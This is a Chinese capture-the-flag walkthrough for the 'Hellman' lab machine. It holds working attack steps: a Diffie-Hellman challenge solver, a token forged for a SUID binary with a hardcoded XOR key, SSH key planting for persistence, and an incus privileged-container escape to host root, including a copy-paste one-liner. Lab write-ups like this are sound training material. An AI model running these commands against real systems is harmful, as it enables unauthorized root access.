hellman-neuroblue

#提权
#靶机

ip:192.168.124.23

打点

nmap

```
└─# nmap -sT -p- $IP -o nmap1
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 20:26 CST
Nmap scan report for 192.168.124.23 (192.168.124.23)
Host is up (0.016s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1337/tcp open  waste
```

主页提示

```
Welcome, Agent. Your objective is to complete a Diffie-Hellman Key Exchange
with Alice to secure the communication channel.
```

最下面
Connection: `nc hellman.dsz 1337`

连接后得到数据

```
└─# nc $IP 1337
Alice has sent you her public key.
You've also been given your private key.
Now calculate your shared secret.

g = 2
p =
241031242692103258855207602219756607485695054850245994265411694195810883168261
222889009385826134161467322714147790401219650364895705058263194273070680500922
306273474534107340669624601458936165977404102716924945320037872943417032584377
865919814376319377685986952408894019557734611984354530154704374720774996976375
008430892633929555996888245787241299381012913029459299994792636526405928464720
```

```
9730384947211681434464714438488520940127459844288859336526896320919633919

b =
183021533167290666536550685003822278630034126702642670823909922009835295809 47
A =
112328937361175320271440860624053233623776673594766383025508259607178637522972
668321885600993519149676182601525763722213561819953369930098041995300307655263
787771060181033823065598908817453093294588413439947088497175453265494872197641
076213456138057835266434295309795037390264114143284046738856291258487126299768
941092211756044252487599348541745481130471005475110928861106843524895794201462
116962055324768961486459192517656053794396076293305895122540211361660 2307
```

丢给 AI 解密，写一个循环交互脚本，最后得到凭据

```python
import socket
import sys
from typing import Dict


def recv_until(sock: socket.socket, markers) -> str:
    """
    Receive from the socket until any of the marker substrings appears
    or the connection is closed. Returns the decoded text.
    """
    if isinstance(markers, str):
        markers = [markers]
    data = b""
    while True:
        chunk = sock.recv(4096)
        if not chunk:
            break
        data += chunk
        text = data.decode(errors="ignore")
        if any(m in text for m in markers):
            return text
    return data.decode(errors="ignore")


def parse_params(text: str) -> Dict[str, int]:
    """
    Parse g, p, b, A from the server text.
    Each line looks like: `g = 2`, `p = 123...`, etc.
    """
    nums: Dict[str, int] = {}
    for line in text.splitlines():
        line = line.strip()
```

```
        if "=" not in line:
            continue
        name, value = [x.strip() for x in line.split("=", 1)]
        if name in ("g", "p", "b", "A"):
            nums[name] = int(value)
    missing = [k for k in ("g", "p", "b", "A") if k not in nums]
    if missing:
        raise ValueError(f"Missing parameters in server output: {missing}")
    return nums


def parse_bA_only(text: str) -> Dict[str, int]:
    """
    Parse only b, A from server text. Used for后续多轮交互。
    """
    nums: Dict[str, int] = {}
    for line in text.splitlines():
        line = line.strip()
        if "=" not in line:
            continue
        name, value = [x.strip() for x in line.split("=", 1)]
        if name in ("b", "A"):
            nums[name] = int(value)
    missing = [k for k in ("b", "A") if k not in nums]
    if missing:
        raise ValueError(f"Missing b/A in server output: {missing}")
    return nums


def main() -> None:
    if len(sys.argv) < 2:
        print("Usage: python hellman_client.py <IP> [PORT]")
        print("Example: python hellman_client.py 192.168.124.23 1337")
        sys.exit(1)

    host = sys.argv[1]
    port = int(sys.argv[2]) if len(sys.argv) >= 3 else 1337

    with socket.create_connection((host, port)) as s:
        # 第一次读取：欢迎信息 + g, p, b, A + 提示符 ' > '
        banner = recv_until(s, "> ")
        print("=== Received from server ===")
        print(banner)

        # 解析初始参数：g, p, b, A
        params = parse_params(banner)
```

```
        g = params["g"]
        p = params["p"]
        b = params["b"]
        A = params["A"]

        round_idx = 1

        while True:
            # 计算当前轮次的共享密钥
            K = pow(A, b, p)
            print(f"\n[Round {round_idx}] Computed shared secret (decimal):")
            print(K)

            # 发送结果
            try:
                s.sendall(str(K).encode() + b"\n")
            except OSError:
                # 连接被对端关闭
                break

            # 读取这一轮的反馈 + 可能的下一轮参数，直到出现下一次提示符 ' > '
            try:
                reply = recv_until(s, "> ")
            except OSError:
                break

            if not reply:
                # 连接结束
                break

            print(f"\n=== Server reply (round {round_idx}) ===")
            print(reply)

            # 尝试从回复中解析下一轮的 b, A；如果没有，就说明已经结束
            try:
                next_params = parse_bA_only(reply)
            except ValueError:
                # 没有新的 b/A，认为是最后一次提示，不再继续
                break

            b = next_params["b"]
            A = next_params["A"]
            round_idx += 1


if __name__ == "__main__":
```

```
    main()
```

god:numbers_are_hard

提权

linpeas 扫描

```
╔══════════╣ All users & groups
uid=0(root) gid=0(root)
groups=0(root),0(root),1(bin),2(daemon[0m),3(sys),4(adm),6(disk),10(wheel),11(
floppy),20(dialout),26(tape),27(video)
uid=1(bin) gid=1(bin) groups=1(bin),1(bin),2(daemon[0m),3(sys)
uid=10(uucp) gid=14(uucp) groups=14(uucp),14(uucp)
uid=100(klogd) gid=101(klogd) groups=101(klogd),101(klogd)
uid=1000(alice) gid=1000(alice) groups=1000(alice)
uid=1001(god) gid=1001(god) groups=1001(god)
uid=1002(water) gid=1002(water) groups=1002(water),106(incus)
```

注意 water 在 incus 组后面会用到

/usr/bin/secure_auth (Unknown SUID binary!)

反编译

```
› int __fastcall main(int argc, const char **argv, const char **envp)
  {
    size_t n; // rdx
    char *s; // [rsp+10h] [rbp-120h]
    const char *s1; // [rsp+18h] [rbp-118h]
    _BYTE s2[264]; // [rsp+20h] [rbp-110h] BYREF
    unsigned __int64 v8; // [rsp+128h] [rbp-8h]

    v8 = __readfsqword(0x28u);
    if ( argc > 2 )
    {
      s = (char *)argv[1];
      s1 = argv[2];
      xor_cipher(
        s,
        key,                                    // "4b077130fw473r"
        s2);
```

```
      n = strlen(s);
      if ( !memcmp(s1, s2, n) )
      {
        puts("[+] Auth successful. Switching to UID 1002...");
        if ( setresgid(0x3EAu, 0x3EAu, 0x3EAu) )
          perror("setresgid failed");
        if ( setresuid(0x3EAu, 0x3EAu, 0x3EAu) )
          perror("setresuid failed");
        system(s);
      }
      else
      {
        puts("[-] Auth failed.");
      }
      return 0;
    }
    else
    {
      printf("Usage: %s <command> <token>\n", *argv);
      return 1;
    }
  }
```

给出可以打印通过的payload

• The program XOR-ciphers the command with a repeating key, then compares that output against the provided token for the command's length. To craft a valid token for
  any command, XOR each byte of the command with the corresponding key byte (cycling the key) and provide those bytes as the token. For example, for command "id" and
  key "4b077130fw473r", the token bytes are [0x5d, 0x06]. This can be passed in bash as $'\x5d\x06'. A Python snippet to generate tokens is:

```
  cmd = "id"
  key = b"4b077130fw473r"
  token = bytes([c ^ key[i % len(key)] for i, c in enumerate(cmd.encode())])
  print(token.hex())
```

  You can run the program as ./program 'id' $'\x5d\x06', ensuring the token length matches the command length for memcmp. Shell quoting must preserve raw bytes to
  match correctly.

```
• 基于代码，校验值就是 token = xor(command, "4b077130fw473r") 按位异或（长度取
strlen(command)）。给出可直接通过的示例：

  - 想执行的命令：id
  - 计算出的 token 字节：0x5d 0x06（0x69^0x34、0x64^0x62）

  在 Bash 下的调用方式：

  ./your_binary "id" $'\x5d\x06'

  $'...' 会按字节传入 ] 和 0x06，memcmp 前 2 字节即匹配，认证通过后会运行
system("id")。

  通用生成脚本（改 cmd 即可）：

  python3 - <<'PY'
  cmd = b"id"                          # 要执行的命令
  key = b"4b077130fw473r"
  token = bytes(c ^ key[i % len(key)] for i, c in enumerate(cmd))
  print("token hex:", token.hex())
  print("bash arg :", "$'" + "".join(f"\\x{b:02x}" for b in token) + "'")
  PY
```

`/usr/bin/secure_auth"id" $'\x5d\x06'`
注意 system 是要执行命令的，所以执行终端命令

问题出在这个 token 里有 \x00（空字节），这个字节根本传不到程序里。

- 你为 /bin/sh 算出来的 token：\x1b\x00\x59\x59\x18\x42\x5b，第二个字节是 \x00。
- execve 不允许 argv 里出现空字节，$'\x1b\x00...' 在传给程序时会在 \x00 截断，也就是程序实际只收到一个字节 \x1b，后面全没了，所以 memcmp 永远不可能匹配。

bash 那个例子之所以成功，是因为 \x56\x03\x43\x5f 里没有 \x00，所以能完整传进去。

正确做法：选一个 XOR 后不出空字节的命令

你可以换个命令，比如直接用 sh，我们算一下：

- 命令："sh"
- key："4b077130fw473r"

逐字节 XOR：

- 's'(0x73) ^ '4'(0x34) = 0x47
- 'h'(0x68) ^ 'b'(0x62) = 0x0a

得到 token：\x47\x0a（没有 \x00，完全没问题）

在靶机上直接用：

/usr/bin/secure_auth sh $'\x47\x0a'

这时候：

- memcmp 能完整比较 2 个字节；
- 认证通过后执行 system("sh")，UID/GID 会被切到 1002（water），你就拿到 water 的 shell 了。

```
Hellman:~$ /usr/bin/secure_auth sh $'\x47\x0a'
[+] Auth successful. Switching to UID 1002...
~ $ id
uid=1002(water) gid=1002(water) groups=1001(god)
```

但组未切换过来

写公钥并ssh登录

```
┌──(root㉿NeuroLap)-[~/.ssh]
└─# ls
id_ed25519  id_ed25519.pub  key  key.pub  known_hosts  known_hosts.old

┌──(root㉿NeuroLap)-[~/.ssh]
└─# cat key.pub
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIHL/gW2mHumPTAbcslEVSD6yPEeSAKpgdpPOjN7U0s12
root@NeuroLap
```

靶机上

```
Hellman:/home/water$ /usr/bin/secure_auth sh $'\x47\x0a'
[+] Auth successful. Switching to UID 1002...
/home/water $ mkdir .ssh
/home/water $ chmod 700 .ssh
/home/water $ echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIHL/gW2mHumPTAbcslEVSD6yPEeSAKpgdpPOjN7U0s12
root@NeuroLap" > authorized_keys
/home/water $ ls
authorized_keys
/home/water $ mv authorized_keys .ssh/
/home/water $ chmod 600 .ssh/authorized_keys
```

成功以私钥连接

incus 组提权

完美！`incus` 已可用。现在执行 **特权容器逃逸**：

🚀 提权步骤（Alpine 最快）

```
# 1. 创建特权容器（Alpine 体积最小，启动最快）
incus init images:alpine/edge privesc -c security.privileged=true

# 2. 挂载宿主机根目录到容器的 /mnt/root
incus config device add privesc host-root disk source=/ path=/mnt/root
recursive=true

# 3. 启动并进入容器
incus start privesc
incus exec privesc -- /bin/sh
```

进入容器后：


```
# 此时你是容器内的 root
id  # uid=0(root)

# 读取宿主机 flag（挂载在 /mnt/root）
cat /mnt/root/root/flag.txt
cat /mnt/root/root/proof.txt
ls /mnt/root/root/
```

⚡ 一键执行（复制粘贴）

```
incus init images:alpine/edge p -c security.privileged=true && incus config
device add p h disk source=/ path=/h && incus start p && incus exec p -- cat
/h/root/flag.txt 2>/dev/null || incus exec p -- ls /h/root/
```

成功后会直接显示 **root 目录下的 flag**。如果失败，手动分步执行看报错。



靶机 "Hellman" 渗透测试知识点总结

1. initial Access - DH 密钥交换爆破

- **服务识别**：端口 1337 运行自定义 DH 握手协议
- **数学基础**：$s = A^b \mod p$，其中 A 是对方公钥，b 己方私钥
- **自动化**：编写循环脚本处理多轮挑战，直到服务端返回凭据（`god:numbers_are_hard`）

2. SUID 提权向量分析

- **文件定位**：`/usr/bin/secure_auth` (Unknown SUID binary) 是唯一定制漏洞点
- **逆向关键**：

- 使用 `key="4b077130fw473r"` 对 command 逐字节 XOR 生成校验 token
- 通过 `memcmp` 比对后执行 `system(command)`，随后降权到 UID 1002 (water)
- **缺陷**：只调用 `setresuid/gid`，未调用 `initgroups()` → 补充组列表继承父进程

3. Payload 构造技巧（避免空字节陷阱）

- **限制**：`\x00` 会在 `execve` 传参时截断，导致 `memcmp` 长度不匹配
- **计算方法**：

```
token = bytes(c ^ key[i] for i, c in enumerate(cmd.encode()))
```

- **有效示例**：`"sh"` → `\x47\x0a`（无空字节）

```
/usr/bin/secure_auth sh $'\x47\x0a'
```

4. 权限维持与组刷新

- **问题**：直接降权后补充组仍保留 `god(1001)`，缺少 `incus(106)`
- **根因**：非特权进程无法通过 `newgrp` / `setgroups` 添加新组（需 CAP_SETGID）
- **解决**：在父进程（god）先获得 incus 组 → 通过 **SSH 公钥登录** water 用户（触发 PAM 重新加载 `/etc/group`）

5. Incus (LXD) 容器逃逸提权

Incus 是一个**系统容器（System Container）和虚拟机管理器**，功能类似于 **LXD**（实际上是 LXD 的开源分支替代品）。

- **前提**：`water` 用户在 `incus` 组，可访问 `/var/lib/incus/unix.socket`
- **核心命令**：

```
# 创建特权容器（Alpine 最轻量）
incus init images:alpine/edge p -c security.privileged=true

# 挂载宿主机根目录到容器内
incus config device add p host disk source=/ path=/mnt/root

# 启动并进入容器（容器内为 root）
incus exec p -- /bin/sh

# 读取宿主机 flag
cat /mnt/root/root/flag.txt
```

- **原理**：`security.privileged=true` 赋予容器真实 root 能力，配合磁盘设备挂载实现主机目录任意读写。

6. 通用提权 checklist

阶段	命令/工具	关键检查点
信息收集	`linpeas`	SUID 自定义二进制、用户组归属
逆向分析	`strings`，`objdump`	硬编码 key、可疑 `system` 调用
权限衔接	`id`，`groups`	补充组是否正确继承
容器逃逸	`incus`，`lxc`	特权容器 + 宿主机目录挂载